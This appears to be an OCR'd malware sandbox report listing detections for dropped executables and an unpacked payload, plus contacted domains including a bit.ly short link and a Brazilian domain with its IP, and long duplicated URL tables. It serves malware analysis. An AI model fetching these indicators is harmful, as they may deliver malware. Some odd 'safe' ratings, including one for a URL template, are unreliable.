


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\IMG-50230[1].pdf	100%	Joe Sandbox ML		
C:\Users\Public\69577.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.AddInProcess32.exe.80000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
neuromedic.com.br	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Virustotal		Browse
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Virustotal		Browse
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
neuromedic.com.br	177.70.106.69	true	false	• 1%, Virustotal, Browse	unknown
bit.ly	67.199.248.10	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://bit.ly/3iWebUT	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1	explorer.exe, 00000006.0000000 0.2126009473.000000000861C000. 00000004.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2119295194.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	69577.exe, 00000004.00000002.2 108823979.0000000000476000.000 00004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://ocsp.pki.goog/gts1o1core0	69577.exe, 00000004.00000002.2 111244695.0000000002268000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2129984121.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	69577.exe, 00000004.00000002.2 111230551.0000000002241000.000 00004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2117611941.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.pki.goog/gsr202	69577.exe, 00000004.00000002.2108823979.0000000000476000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	69577.exe, 00000004.00000002.2108823979.0000000000476000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y&prvid=77%2	explorer.exe, 00000006.00000000.2118547561.00000000041AD000.00000004.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.00000000.2126009473.000000000861C000.00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	69577.exe, 00000004.00000002.2108823979.0000000000476000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	69577.exe, 00000004.00000002.2108823979.0000000000476000.00000004.00000020.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.00000000.2130246115.000000000A3E9000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2129984121.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
